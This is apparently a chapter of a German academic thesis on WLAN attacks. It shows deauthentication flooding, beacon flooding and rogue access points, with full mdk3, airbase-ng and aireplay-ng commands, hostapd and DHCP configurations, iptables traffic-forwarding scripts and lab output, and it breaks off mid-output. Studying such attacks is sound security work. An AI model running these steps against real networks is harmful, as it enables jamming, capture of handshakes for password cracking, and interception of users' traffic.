Es gibt eine Vielzahl von Angriffen, welche aus der allgemeinen Funktionsweise eines WLAN ableitbar sind. Aufgrund dieser Ableitungen ist eine Verhinderung dieser Angriffe, ohne in den prinzipiellen Aufbau eines WLAN einzugreifen, oft unmöglich.

In diesem Kapitel werden eine Reihe von diesen Angriffen vorgestellt. Eine Beschränkung erfolgt auf offene sowie auf verschlüsselte Netzwerke mit den Protokollen TKIP und CCMP mit einer PSK-Authentifizierung.

Zu jedem Angriff werden der theoretische Hintergrund, die praktische Durchführung und am Ende mögliche Schutzmaßnahmen beschrieben.

Die verwendeten Programme werden grob im Anhang unter Anhang A beschrieben, für ausführliche Beschreibungen dienen die Verweise zu den Programmen im Literaturverzeichnis.

Als Grundausstattung für den praktischen Teil dienen ein Notebook, auf welchem die Distribution BackTrack Linux [65], eines, auf dem Arch Linux [66] und eines, auf dem Windows XP läuft, ein AP mit der auf Linux basierenden Firmware OpenWrt [67] und ein WLAN-USB-Adapter mit dem Treiber ath9k_htc [68].

Die SSID des AP ist foo, die IP-Adresse des AP 192.168.2.1, die BSSID be:be:be:be:be:be, die MAC-Adresse des Angreifers aa:aa:aa:aa:aa:aa, die IP-Adresse des Angreifers 192.168.5.1, die MAC-Adresse der Linux STA cc:cc:cc:cc:cc:cc, die MAC-Adresse der Windows XP STA 12:ab:12:cd:12:ef.

Bedeutsam sind drei verschiedene Modi, in denen ein Wireless Network Interface Controller (WNIC) betrieben werden kann.[2] Wird ein WNIC im Modus Master beziehungsweise Infrastructure betrieben, fungiert er als AP, wird er im Modus Managed betrieben, fungiert er als STA. Der Modus Monitor ermöglicht das Empfangen sämtlicher Pakete, welche über die Funkschnittstelle übertragen werden.

Für die meisten Angriffe ist die Verwendung des Modus Monitor erforderlich. Mit dem Programm airmon-ng [69] kann ein WNIC in diesem betrieben werden.

3.2 Deauthentication und Disassociation

3.2.1 Theoretischer Hintergrund

Wie in Kapitel 2.3.3 und Kapitel 2.3.6 erwähnt, sind Deauthentication und Disassociation Benachrichtigungen, keine Anfragen. Das bedeutet, dass bei Erhalt eines Disassociation Frames die temporären Schlüssel im ESS oder bei der STA (je nachdem, von wem die Nachricht ausgeht) verworfen werden und die Kommunikation mit dem DS verhindert wird, und beim Erhalt eines Deauthentication Frames unmittelbar danach die Disassociation erfolgt.

Werden Deauthentication und Disassociation Frames an eine STA mit der BSSID des AP und an den AP mit der MAC-Adresse der STA gesendet, werden die temporären Schlüssel beidseitig verworfen und somit die Verbindung der STA unterbrochen. Diese muss sich erneut authentifizieren, danach assoziieren beziehungsweise re-assoziieren, danach die RSNA durchführen. Sendet der Angreifer diese Frames periodisch, kann sich die STA nicht neu verbinden. Bei Verwendung der Broadcast-Adresse ff:ff:ff:ff:ff:ff anstelle der MAC-Adresse der STA, dis-assoziiert sich jede STA und der AP jede STA.

3.2.2 Praktischer Angriff

Bei Deauthentication und Disassociation Angriffen muss der Angreifer eine gute Verbindung zur STA und beziehungsweise oder zum AP haben. Dies ist beispielsweise durch physische Nähe oder durch Signalverstärkung durch entsprechende Antennen der Fall.

Dieser Angriff ermöglicht durch die Reassociation der STA ein Mitschneiden des Four-Way Handshake. Des Weiteren kann mit periodischer Deauthentication ein Störsender betrieben werden. Bei entsprechend

[2] Es gibt noch Modi wie IBSS beziehungsweise Ad-hoc für Ad-hoc-Netzwerke, Mesh für Mesh-Netzwerke und Repeater für die Paketweiterleitung im WDS. Diese werden nicht betrachtet.

starker Sendeleistung können so größere Flächenbereiche beeinflusst werden.

Das Programm mdk3 [70] ermöglicht dies unter anderem. Es lauscht auf dem Interface des WNIC im Modus Monitor nach Traffic, dabei wechselt es alle fünf Sekunden den Channel, um den gesamten Frequenzbereich abzudecken. Bei aktivem Traffic sendet es an jeden gefundenen AP Deauthentication und Disassociation Frames mit der MAC-Adresse der STA oder der Adresse des Broadcast und an jede STA oder an das Broadcast Frames mit der BSSID. Ist der Frequenzbereich abgedeckt, wird der Vorgang wiederholt.


Abbildung 11 zeigt die Deauthentication und Disassociation bei einem AP mit zwei STAs auf dem Channel 11.

```
root@bt:~# mdk3 mon0 d -c 11

Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: 12:AB:12:CD:12:EF and: BE:BE:BE:BE:BE:BE on channel: 11
Disconnecting between: CC:CC:CC:CC:CC:CC and: BE:BE:BE:BE:BE:BE on channel: 11
```

Abbildung 11: Mdk3 Deauthentication und Disassociation

Wie Abbildung 12 zeigt, sendet der AP ein Beacon Frame. Die STA schickt einen Probe-Request, der AP antwortet mit einer Probe-Response. Danach folgt die Open System Authentication, anschließend die Association gefolgt von der RSNA in Form des Four-Way Handshake. Die STA kann Daten in das DS schicken. Nach dem erfolgreichen Angriff durch mdk3 versucht sich die STA erneut zu authentifizieren, danach re-assoziieren und beginnt den Four-Way Handshake, während sie neue Deauthentication und Disassociation Frames erhält.


deauthflood.ws [Wireshark 1.6.4 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

No.	Time	Source	Destination	Protocol	Length	Info
3394	44.410618	be:be:be:be:be:be	Broadcast	802.11	207	Beacon frame, SN=2133, FN=0, Flags=........C, BI=100, SSID=foo
3435	44.726867	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	201	Probe Response, SN=2140, FN=0, Flags=........C, BI=100, SSID=foo
3436	44.728620	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	201	Probe Response, SN=2140, FN=0, Flags=....R...C, BI=100, SSID=foo
3668	47.189254	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	60	Authentication, SN=11, FN=0, Flags=........C
3670	47.190493	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	60	Authentication, SN=2165, FN=0, Flags=........C
3675	47.230869	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	138	Association Request, SN=12, FN=0, Flags=........C, SSID=foo
3677	47.232743	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	154	Association Response, SN=2166, FN=0, Flags=........C
3681	47.238115	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	166	Key (msg 1/4)
3683	47.240117	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	EAPOL	185	Key (msg 2/4)
3686	47.242745	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	222	Key (msg 3/4)
3711	47.344493	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	EAPOL	163	Key (msg 4/4)
3725	47.605617	cc:cc:cc:cc:cc:cc	IPv6mcast_ff:cc:cc:	802.11	144	QoS Data, SN=2, FN=0, Flags=.p.....TC
3731	47.688610	cc:cc:cc:cc:cc:cc	IPv6mcast_ff:cc:cc:	802.11	142	Data, SN=2172, FN=0, Flags=.p....F.C
3903	48.610245	cc:cc:cc:cc:cc:cc	IPv6mcast_00:00:00:	802.11	136	QoS Data, SN=3, FN=0, Flags=.p.....TC
3910	48.712485	cc:cc:cc:cc:cc:cc	IPv6mcast_00:00:00:	802.11	134	Data, SN=2183, FN=0, Flags=.p....F.C
3955	49.488261	cc:cc:cc:cc:cc:cc	Broadcast	802.11	442	QoS Data, SN=4, FN=0, Flags=.p.....TC
9352	91.608306	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9354	91.608397	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9355	91.608411	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9356	91.608424	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9357	91.608498	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	39	Deauthentication, SN=1703, FN=0, Flags=........
9358	91.608515	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	39	Disassociate, SN=1703, FN=0, Flags=........
9603	94.490033	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	60	Authentication, SN=113, FN=0, Flags=........C
9605	94.491261	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	60	Authentication, SN=2794, FN=0, Flags=........C
9607	94.492885	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	144	Reassociation Request, SN=114, FN=0, Flags=........C, SSID=foo
9609	94.494765	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	154	Reassociation Response, SN=2795, FN=0, Flags=........C
9613	94.499881	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	EAPOL	166	Key (msg 1/4)
9615	94.500015	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Disassociate, SN=1703, FN=0, Flags=........
9617	94.500392	be:be:be:be:be:be	cc:cc:cc:cc:cc:cc	802.11	38	Deauthentication, SN=1703, FN=0, Flags=........
9618	94.500454	cc:cc:cc:cc:cc:cc	be:be:be:be:be:be	802.11	38	Disassociate, SN=1703, FN=0, Flags=........

Abbildung 12: Kommunikation bei Deauthentication und Disassociation

3.3 Beacon Flood

3.3.1 Theoretischer Hintergrund

Beacon Flood ist weniger ein Angriff als eine Demonstration, was möglich ist und eine Überleitung zu den nächsten Angriffen. Beacon Flood bezeichnet die kontinuierliche, kurz hintereinander ausgeführte Generierung und Aussendung generierter Beacon Frames mit gleichen oder zufälligen BSSIDs und SSIDs.

Dies führt zu einem hohen Aufkommen vermeintlich verfügbarer WLANs. Eine STA kann Probleme haben, sich unter Hunderten AP mit der gleichen SSID, aber unterschiedlichen BSSIDs, mit dem existierenden WLAN zu verbinden, da es den dazugehörigen AP nicht eindeutig identifizieren kann. Des Weiteren kann die hohe Anzahl verfügbarer WLANs bei der Software zur Suche existenter WLANs Fehler verursachen.

3.3.2 Praktischer Angriff

Mit erneuter Verwendung des Programms mdk3 werden zufällige SSIDs und BSSIDs generiert und als Beacon Frames versandt (vgl. Abbildung 13). In Abbildung 14 sieht man die gefilterte Anzahl existierender WLANs vor und während der Beacon Flood sowie den Absturz des Programms iwlist, welches Teil der Wireless Tools for Linux ist [71]. Abbildung 15 zeigt eine Beacon Flood mit einer existenten SSID. Der nächste Schritt eines Angriffes ist, anstelle einer Beacon Flood die Infrastruktur eines AP aufzubauen und sich mit der SSID als der eigentliche AP auszugeben.

```
root@bt:~# mdk3 mon0 b -s 10000

Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: B7:AA:F0:40:FB:EB on Channel  5 with SSID: !P3>Nb7
Current MAC: F0:64:DF:D9:60:51 on Channel  9 with SSID: ‘‘b]sBdkZlEv
Current MAC: B8:CC:30:C2:D4:E3 on Channel  2 with SSID: ’’jI6+bkQe<d,0Ve$n]H};0|FCnve
Current MAC: 3A:56:FD:2F:2E:05 on Channel 12 with SSID: lEy#S!:49 G
Current MAC: 3C:D6:31:3C:70:84 on Channel  2 with SSID: (UeG3Ve E+$R%’=o
Current MAC: 5F:C3:07:59:66:6F on Channel  8 with S$)|$
```

Abbildung 13: Beacon Flood mit mdk3

```
[root@foobar ~]# iwlist wlan0 scan | grep -i ssid | wc -l
8

[root@foobar ~]# iwlist wlan0 scan | grep -i ssid | wc -l
print_scanning_info: Allocation failed
0

[root@foobar] ~# iw wlan0 scan | grep -i ssid | wc -l
193
```

Abbildung 14: Auswirkungen der Beacon Flood

```
[root@foobar ~]# iw wlan0 scan | grep -i ssid
    SSID: OpenWrt
    SSID: La Fonera
    SSID: foo
    SSID: freifunk
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
    SSID: foo
```

Abbildung 15: Beacon Flood einer gleichen SSID

3.4 Rogue AP

3.4.1 Theoretischer Hintergrund

Ein rogue AP bezeichnet zum einen einen unautorisiert installierten AP, zum anderen einen AP, welcher rein softwarebasiert arbeitet. Im Folgenden wird der zweite Fall betrachtet.

Ein rogue AP intendiert einen direkten Angriff auf STAs. Er kann sich als ein AP eines der STA bekannten WLAN ausgeben und diese dazu bringen, sich mit ihm anstelle des genuinen AP zu verbinden. Der rogue AP generiert Beacon Frames und Probe-Response Frames, welche die Informationen des gesuchten WLAN der STA beinhalten. Wird die STA dazu gebracht, sich mit dem rogue AP zu verbinden, ist der Angriff erfolgreich.

Eine STA verbindet sich mit einem AP eines ihr bekannten WLAN. Die Information, welche WLANs und welche AP in der Nähe der STA sind, kann sowohl durch Probe-Request und Probe-Response Frames als auch durch Beacon Frames in Erfahrung gebracht werden. Eine STA kann so konfiguriert sein, dass sie sich automatisch mit einem WLAN verbindet, sobald ein Beacon Frame ihr ein bekanntes WLAN verkündet, zum anderen kann sie aktiv durch Probe-Request Frames ein solches ermitteln. Dabei kann sie die gesuchte SSID explizit setzen und der zu dieser SSID gehörende AP antwortet mit einer Probe-Response oder sie setzt die Broadcast-SSID und jeder AP setzt seine ihm bekannte SSID in seine Probe-Response. Zusätzlich kann die STA bereits mit einem AP assoziiert sein und muss sich aufgrund eines Verbindungsabbruches automatisch neu verbinden.

Dies alles macht sich ein rogue AP zu Nutze. Setzt die STA eine explizite SSID, sendet der AP der STA eine Probe-Response mit der angefragten SSID und generiert zusätzlich Beacon Frames mit dieser. Setzt eine STA die Broadcast-SSID, und dem Angreifer ist bekannt, mit welcher SSID die STA sich verbünden würde, sendet der AP eine Probe-Response mit dieser SSID. Dabei müssen die RSN-Parameter des WLAN übereinstimmen, ansonsten ist dies für die STA ein anderes WLAN. Ist dem Angreifer bei einer Broadcast-Anfrage eine solche SSID nicht bekannt, kann der AP der STA keine sinnvolle SSID schicken. Ist dem Angreifer eine SSID bekannt, mit der sich eine STA verbinden würde, kann der AP diese durch Beacon Frames verkünden, auch wenn die STA nicht in der Nähe ist. Sobald sie es ist, baut sie automatisch eine Verbindung auf. Ist eine STA bereits in Kommunikation mit einem AP, kann der rogue AP die Verbindung zwischen beiden durch gezielte Deauthentication und Disassociation trennen und die STA dazu bringen, sich mit ihm zu verbinden. Erwartet die STA ein unverschlüsseltes WLAN und verbindet sich mit dem rogue AP, ist dieser man-in-the-middle (MITM) und kann den Traffic weiter an den genuinen AP weiterleiten. Verbindet sich eine STA zufällig mit dem rogue AP eines unverschlüsselten, ihr unbekannten WLAN, ist der rogue AP als Honeypot zu betrachten. Verbindet sich eine STA zu dem rogue AP, erwartet ein verschlüsseltes WLAN und der Angreifer kennt den PSK nicht, terminiert die Verbindung mit dem rogue AP nach dem dritten Schritt des Four-Way Handshake. Dies ist ausreichend, um eine brute force attack auf den PSK auszuführen (vgl. Kapitel 3.5). Hat der Angreifer Kenntnis über den PSK, kann der Four-Way Handshake vollständig ausgeführt werden, sich die STA mit dem rogue AP verbinden. Der rogue AP kann den Traffic der STA in das genuine Netzwerk einspeisen.

3.4.2 Praktischer Angriff

Der rogue AP besteht aus mehreren Komponenten: Zum einen aus der Software, welche die Funktionalität des AP erfüllt, zum anderen aus dem DHCP-Server DHCPD [72], welcher den STAs nach der Association eine IP-Adresse zuweist, sowie dem Programm zur Verwaltung der Firewallregeln im Linux Kernel, iptables [73], welches für die Einspeisung des Traffic aus dem Netzwerk des rogue AP kommend in das Zielnetzwerk zuständig ist. Dazu verfügt der rogue AP über zwei WNIC. Die Konfiguration des DHCP-Servers zeigt Abbildung 16.

```
option domain-name-servers 8.8.8.8;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;

subnet 192.168.5.0 netmask 255.255.255.0
{
    range 192.168.5.100 192.168.5.254;
    option routers 192.168.5.1;
    option domain-name-servers 8.8.8.8;
}
```

Abbildung 16: Inhalt der dhcpd.conf

Airbase-ng [74] übernimmt die Funktionen des AP. Es lauscht auf dem Interface im Modus Monitor und kreiert ein virtuelles Interface, auf welchem der DHCP-Server aktiv ist und die Kommunikation mit der STA stattfindet. Die in Abbildung 17 gelisteten Befehle regeln das Starten des DHCP-Servers sowie die Einspeisung des Traffic.

```
#!/bin/bash
killall -9 dhcpd3
ifconfig at0 192.168.5.1 netmask 255.255.255.0 up
sleep 2
iptables --flush
iptables --table nat --flush
iptables --delete-chain
dhcpd3 -cf ./dhcpd.conf at0
iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Abbildung 17: Befehle zur Weiterleitung des Traffic bei der Verwendung von airbase-ng (BackTrack Linux)

Airbase-ng ist so konfiguriert, dass es auf Probe-Requests der STAs wartet und Probe-Response sowie Beacon Frames mit der angefragten SSID und dem RSN-Parameter, dass es ein unverschlüsseltes WLAN ist, generiert. Weil die Windows XP STA in dem Probe-Request Frame explizit nach der SSID default gefragt hat, generiert der rogue AP eine Probe-Response mit der SSID default, woraufhin sich die STA automatisch verbindet, da ihr das WLAN als unverschlüsseltes WLAN bekannt ist. Nach der Open System Authentication und der Association bekommt sie eine IP-Adresse zugewiesen und der Traffic wird über den rogue AP, welcher MITM ist, in das Zielnetzwerk geleitet.

```
root@bt:~# airbase-ng -P -C 30 -vv -a aa:aa:aa:aa:aa:aa  mon0
06:42:47  Created tap interface at0
06:42:47  Trying to set MTU on at0 to 1500
06:42:47  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
06:43:30  Got broadcast probe request from 12:AB:12:CD:12:EF
06:43:30  Got broadcast probe request from 12:AB:12:CD:12:EF
06:43:30  Got broadcast probe request from 12:AB:12:CD:12:EF
06:43:33  Got directed probe request from 12:AB:12:CD:12:EF - "default"
06:43:33  Got directed probe request from 12:AB:12:CD:12:EF - "default"
06:43:33  Got directed probe request from 12:AB:12:CD:12:EF - "default"
06:43:34  Got an auth request from 12:AB:12:CD:12:EF (open system)
06:43:34  Got an auth request from 12:AB:12:CD:12:EF (open system)
06:43:34  Got an auth request from 12:AB:12:CD:12:EF (open system)
06:43:34  Client 12:AB:12:CD:12:EF associated (unencrypted) to ESSID: "default"
06:43:34  Client 12:AB:12:CD:12:EF associated (unencrypted) to ESSID: "default"
06:43:34  Client 12:AB:12:CD:12:EF associated (unencrypted) to ESSID: "default"
```

Abbildung 18: Angriff einer STA mit Probe-Response Frames

In Abbildung 19 setzt der rogue AP CCMP als RSN-Parameter bei Beacon und Probe-Response Frames. Den PSK der WLANs kennt der Angreifer nicht. Ziel des Angriffs ist es, den Four-Way Handshake zu erzwingen, damit eine brute force attack auf den PSK durchgeführt werden kann. Dies ist die einzige Variante eines Angriffs, bei der man, um an den Four-Way Handshake zu gelangen, nicht in der Nähe des genuinen WLAN sein muss.

Die Windows XP STA versendet Probe-Requests, bei der sie sukzessive die ihr bekannten SSIDs setzt, mit denen sie sich automatisch verbinden würde. Die Linux STA hingegen setzt die Broadcast-SSID, sodass jeder AP in dem Probe-Response Frame die ihm zugeordnete SSID setzt. Da der STA keine SSID der Probe-Responses bekannt ist, baut sie keine Verbindung auf. Der rogue AP kann keine SSID setzen, mit der sich die STA verbinden würde, da eine solche dem Angreifer nicht bekannt ist. Die Windows STA setzt erst default und freifunk. In den Probe-Response Frames des rogue AP sind die RSN-Parameter auf CCMP gesetzt, der STA sind die angefragten Netze als offen bekannt. Daher wird auch hier keine Verbindung aufgebaut. Bei dem Setzen der SSID auf foo und dem darauf folgenden Probe-Response Frame baut die STA eine Verbindung auf, da ihr das WLAN, mit der SSID und dem RSN-Parameter auf CCMP gesetzt, bekannt ist. Es folgen die Open System Authentication, die Association und die RSNA, welche nach den ersten beiden Schritten des Four-Way Handshake terminiert. Der rogue AP generiert neben den Probe-Response Frames mit der SSID foo Beacon Frames. Die Linux STA entnimmt aus diesen die ihr bekannte SSID foo mit dem RSN-Parameter CCMP und baut ebenfalls eine Verbindung zum rogue AP auf, bis diese nach dem dritten Schritt des Four-Way Handshake terminiert. Der Angriff ist erfolgreich.

```
root@bt:~# airbase-ng -P -C 30 -vv -a aa:aa:aa:aa:aa:aa  -Z 4 mon0
08:44:29  Created tap interface at0
08:44:29  Trying to set MTU on at0 to 1500
08:44:29  Access Point with BSSID AA:AA:AA:AA:AA:AA started.
08:44:36  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:44:36  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:44:51  Got broadcast probe request from 12:AB:12:CD:12:EF
08:44:51  Got broadcast probe request from 12:AB:12:CD:12:EF
08:44:51  Got broadcast probe request from 12:AB:12:CD:12:EF
08:44:54  Got directed probe request from 12:AB:12:CD:12:EF - "default"
08:44:54  Got directed probe request from 12:AB:12:CD:12:EF - "default"
08:44:54  Got directed probe request from 12:AB:12:CD:12:EF - "default"
08:45:00  Got directed probe request from 12:AB:12:CD:12:EF - "freifunk"
08:45:00  Got directed probe request from 12:AB:12:CD:12:EF - "freifunk"
08:45:00  Got directed probe request from 12:AB:12:CD:12:EF - "freifunk"
08:45:02  Got directed probe request from 12:AB:12:CD:12:EF - "foo"
08:45:02  Got directed probe request from 12:AB:12:CD:12:EF - "foo"
08:45:02  Got directed probe request from 12:AB:12:CD:12:EF - "foo"
08:45:04  Got an auth request from 12:AB:12:CD:12:EF (open system)
08:45:04  Got an auth request from 12:AB:12:CD:12:EF (open system)
08:45:04  Got an auth request from 12:AB:12:CD:12:EF (open system)
08:45:04  Client 12:AB:12:CD:12:EF associated (WPA2;CCMP) to ESSID: "foo"
08:45:04  Client 12:AB:12:CD:12:EF associated (WPA2;CCMP) to ESSID: "foo"
08:45:04  Client 12:AB:12:CD:12:EF associated (WPA2;CCMP) to ESSID: "foo"
08:45:04  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:45:04  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:45:04  Got broadcast probe request from CC:CC:CC:CC:CC:CC
08:45:07  Got an auth request from CC:CC:CC:CC:CC:CC (open system)
08:45:07  Got an auth request from CC:CC:CC:CC:CC:CC (open system)
08:45:07  Got an auth request from CC:CC:CC:CC:CC:CC (open system)
08:45:07  Client CC:CC:CC:CC:CC:CC associated (WPA2;CCMP) to ESSID: "foo"
08:45:07  Client CC:CC:CC:CC:CC:CC associated (WPA2;CCMP) to ESSID: "foo"
```

Abbildung 19: Mitschneiden des Four-Way Handshake mit rogue AP

Im Folgenden wird ein Angriff mit einem rogue AP bei bekanntem PSK gezeigt. Sei er bekannt, da der Angreifer ebenfalls autorisiert ist, das Netzwerk zu nutzen, oder sei er bekannt, da er den PSK erraten kann.

Die Software hostapd [75] erfüllt die Funktionalität eines vollwertigen AP. Die Konfiguration findet sich in Abbildung 20, die Befehle zur Einspeisung in das genuine WLAN in Abbildung 21.[3]

[3]Die MAC-Adresse des Angreifers und der Linux STA sind identisch wie oben, diesmal fungiert jedoch Arch Linux als System des Angreifers und BackTrack Linux als STA, da der Treiber der WNIC erst in neueren Versionen den Modus Master unterstützt.

```
interface=wlan1
driver=nl80211
logger_stdout=-1
logger_stdout_level=2
debug=4
ssid=foo
hw_mode=g
channel=11
auth_algs=3
max_num_sta=5
wpa=2
wpa_passphrase=wellsecured
wpa_key_mgmt=WPA-PSK
wpa_pairwise=CCMP
rsn_pairwise=CCMP
```

Abbildung 20: Inhalt der hostapd.conf

```
#!/bin/bash
killall -9 dhcpd
killall -9 hostapd
ifconfig wlan1 down
macchanger -m aa:aa:aa:aa:aa:aa wlan1
ifconfig wlan1 up
hostapd ./hostapd.conf &
sleep 2
ifconfig wlan1 192.168.5.1 netmask 255.255.255.0 up
iptables --flush
iptables --table nat --flush
iptables --delete-chain
dhcpd -cf ./dhcpd.conf wlan1
iptables --table nat --append POSTROUTING --out-interface wlan0 -j MASQUERADE
iptables --append FORWARD --in-interface wlan1 -j ACCEPT
echo 1 >/proc/sys/net/ipv4/ip_forward
```

Abbildung 21: Befehle zur Weiterleitung des Traffic bei der Verwendung von hostapd

Die STA ist aktiv mit dem WLAN verbunden. Ein Traceroute zu dem Server mit der internen IP-Adresse 192.168.1.15 ist in Abbildung 22 zu dargestellt. Der rogue AP wird in Betrieb genommen. Hostapd wird gestartet, der DHCP-Server und das Einspeisen aktiviert. Auf der zweiten WNIC, welche im Modus Managed betrieben wird, wird eine Verbindung mit dem genuinen AP hergestellt. In Abbildung 23 ist sichtbar, dass der AP und der rogue AP fast identisch sind, einzig die BSSID und die Bit Rates sind unterschiedlich.

Damit sich die STA mit dem rogue AP verbindet, muss die Verbindung gezielt getrennt werden. Dazu werden mit aireplay-ng [76] an die BSSID des AP mit der MAC-Adresse der STA Deauthentication Frames gesendet (vgl. Abbildung 24). Während die Deauthentication aktiv ist, verbindet sich die STA automatisch mit dem rogue AP, wie es in Abbildung 25 dargestellt ist. In Abbildung 26 wird ersichtlich, dass der Traceroute über den Angreifer weiter in das genuine WLAN geroutet wird.

Auch wenn diese Form der MITM attack deutlich aufwendiger als ARP-spoofing ist, so hat sie diverse Vorzüge. Zum einen ist sie wesentlich unauffälliger und schwerer zu detektieren. Für den AP wirkt der rogue AP wie eine STA und für die STA wirkt der rogue AP wie ein AP. Der Traffic wird nicht redundant über den AP geschickt, sondern vom rogue AP weitergeleitet. Da der rogue AP einen eigenen DHCP-Server betreibt, bei dem in der Konfiguration auch der DNS-Server angegeben wird, wird DNS-spoofing deutlich erleichtert, da dieser ebenso auf dem rogue AP direkt betrieben werden kann. Des Weiteren ist der Einsatz von Programmen wie SSLniff [77] zur Umgehung des HTTPS-Traffic der STA oder aktive Exploitation

der STA mit dem Metasploit Framework [78] problemlos möglich.

```
root@bt:~# traceroute 192.168.1.15
traceroute to 192.168.1.15 (192.168.1.15), 30 hops max, 60 byte packets
 1  192.168.2.1 (192.168.2.1)  4.295 ms  5.981 ms
 2  192.168.0.1 (192.168.0.1)  7.640 ms * *
 3  192.168.1.15 (192.168.1.15)  15.800 ms  17.456 ms  21.050 ms
```

Abbildung 22: Traceroute zum Server vor dem Angriff

```
Cell 05 - Address: BE:BE:BE:BE:BE:BE
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=70/70  Signal level=-17 dBm
                    Encryption key:on
                    ESSID:"foo"
                    Bit Rates:1 Mb/s; 2 Mb/s; 5.5 Mb/s; 11 Mb/s; 6 Mb/s
                              9 Mb/s; 12 Mb/s; 18 Mb/s
                    Bit Rates:24 Mb/s; 36 Mb/s; 48 Mb/s; 54 Mb/s
                    Mode:Master
                    Extra:tsf=00000000a3a95dbd
                    Extra: Last beacon: 33ms ago
                    IE: Unknown: 0003666F6F
                    IE: Unknown: 010882848B960C121824
                    IE: Unknown: 03010B
                    IE: Unknown: 0706444520010B14
                    IE: Unknown: 2A0104
                    IE: Unknown: 32043048606C
                    IE: IEEE 802.11i/WPA2 Version 1
                        Group Cipher : CCMP
                        Pairwise Ciphers (1) : CCMP
                        Authentication Suites (1) : PSK
                    IE: Unknown: 2D1A4C101BFFFF000000000000000000000100000000000000000000
                    IE: Unknown: 3D160B0013000000000000000000000000000000000000000000
                    IE: Unknown: DD180050F2020101000003A4000027A4000042435E0062322F00
          Cell 06 - Address: AA:AA:AA:AA:AA:AA
                    Channel:11
                    Frequency:2.462 GHz (Channel 11)
                    Quality=70/70  Signal level=-16 dBm
                    Encryption key:on
                    ESSID:"foo"
